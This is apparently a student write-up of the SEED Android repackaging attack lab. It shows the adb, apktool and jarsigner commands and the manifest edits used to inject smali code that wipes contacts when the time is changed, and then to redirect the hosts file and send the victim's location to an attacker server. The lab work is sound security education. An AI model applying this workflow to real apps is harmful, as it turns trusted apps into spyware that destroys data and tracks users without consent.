
In the malicious APK file we see that we can access the Permissions tab. Now we set permission for contacts in RepackagingLab.apk.




We create the contact in the Android device. Next, we run the malicious app.

```
[11/22/19]seed@VM:~/.../Lab12$ adb install -r RepackagingLab/dist/Repac  
kagingLab.apk  
5966 KB/s (1427410 bytes in 0.233s)  
Success  
[11/22/19]seed@VM:~/.../Lab12$
```

We run the installed repackaged application once to register the receiver.




We reset the time, basically change the set up of automatic date and time to any random time with will trigger the malicious code.



When we go back to the contacts page, we find that all the contacts are deleted. The smali code which was injected into the app, wipes off all the contacts. Hence, when the victim changes the date and time it triggers the malicious code which in turn erases all the contacts that were stored. The above screenshot shows that the attack is successful.

Task 6: Using Repackaging Attack to Track Victim's Location

Step 1: Setting up mock locations



An app is already installed in the Android VM which helps get the location information from its GPS hardware. We use the moc location app and set the location to Paris.


Step 2: Configuration DNS

```
[11/22/19]seed@VM:~/.../Lab12$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:56:8c:da
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::bd5c:d979:dff3:bdee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15223 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13198 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11563592 (11.5 MB)  TX bytes:26106784 (26.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2925 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2925 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14467131 (14.4 MB)  TX bytes:14467131 (14.4 MB)

[11/22/19]seed@VM:~/.../Lab12$ adb root
restarting adbd as root
[11/22/19]seed@VM:~/.../Lab12$ adb connect 10.0.2.12
connected to 10.0.2.12:5555
[11/22/19]seed@VM:~/.../Lab12$ adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.086s)
[11/22/19]seed@VM:~/.../Lab12$ gedit ./hosts
[11/22/19]seed@VM:~/.../Lab12$
```

We check our Ubuntu VM's IP as it will be hosting the server. We start adb daemon with root privilege. Then we connect to the Android VM using adb command. We then download the hosts file from the Android VM after which we modify the downloaded hosts file from Android VM on Ubuntu VM as shown below. We add an entry at the end of the hosts setting the IP of the Ubuntu VM.



```
[11/22/19]seed@VM:~/.../Lab12$ adb push ./hosts /system/etc/hosts
1 KB/s (95 bytes in 0.048s)
[11/22/19]seed@VM:~/.../Lab12$
```

We then again upload this modified hosts file to Android VM.

Step 3: Repackaging and installing the victim app.

```
[11/22/19]seed@VM:~/.../Lab12$ cp MaliciousCode_Location/SendData.smali
RepackagingLab/smali/com/mobiseed/repackaging/
[11/22/19]seed@VM:~/.../Lab12$ cp MaliciousCode_Location/SendData\$.sm
ali RepackagingLab/smali//com/mobiseed/repackaging/
[11/22/19]seed@VM:~/.../Lab12$ cp MaliciousCode_Location/MaliciousCode.
smali RepackagingLab/smali/com/mobiseed/repackaging/
[11/22/19]seed@VM:~/.../Lab12$ █
```

We set these files in RepackagingLab/smali/com/mobiseed/repackaging folder. We then modify the AndroidManifest.xml.

```
[11/22/19]seed@VM:~/.../RepackagingLab$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" pa
ckage="com.mobiseed.repackaging" platformBuildVersionCode="23" platform
BuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATIO
N"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"
/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"
/>
<uses-permission android:name="android.permission.INTERNET"/>
  <application android:allowBackup="true" android:debuggable="true" a
ndroid:icon="@drawable/mobiseedcrop" android:label="@string/app_name" a
ndroid:supportsRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.mo
biseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActi
onBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHE
R"/>
      </intent-filter>
    </activity>
    <receiver android:name="com.mobiseed.repackaging.Malici
ousCode" >
      <intent-filter>
        <action android:name="android.intent.ac
tion.TIME_SET" />
      </intent-filter>
    </receiver>
```

We modify this file to set up a different permission than the one given before. This time we are setting up permission to track location of victim and for internet access.

```
[11/22/19]seed@VM:~/.../Lab12$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/22/19]seed@VM:~/.../Lab12$ jarsigner -keystore ./dist/mykey.keystore RepackagingLab/dist/RepackagingLab.apk mykey
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2020-02-20) or after any future revocation date.
[11/22/19]seed@VM:~/.../Lab12$ █
```


Then we assemble the APK file and we use jarsigner to sign the APK file with the key previously generated.

```
[11/22/19]seed@VM:~/.../Lab12$ adb connect 10.0.2.12
already connected to 10.0.2.12:5555
[11/22/19]seed@VM:~/.../Lab12$ adb devices
List of devices attached
10.0.2.12:5555 device


[11/22/19]seed@VM:~/.../Lab12$ adb install -r RepackagingLab/dist/RepackagingLab.apk
7768 KB/s (1428700 bytes in 0.179s)
Success
[11/22/19]seed@VM:~/.../Lab12$ █
```


We re connect and re-install the modified malicious code.

Step 4: Enabling the permission on the Android VM




We uninstall the previous malicious APK file as we have to install the new malicious APK file to get permission to access location instead of contacts which was given by the old APK file.






We set permission to access location.

Step 5: Triggering the attacking code



We again set the time as previously done in above task as this will trigger the malicious code.

Step 6: Tracking the victim



Now from the Ubuntu VM we load <http://www.repackagingattacklab.com> in Firefox browser. As we can achieve the location which was set by the victim, we learn that our attack is successful.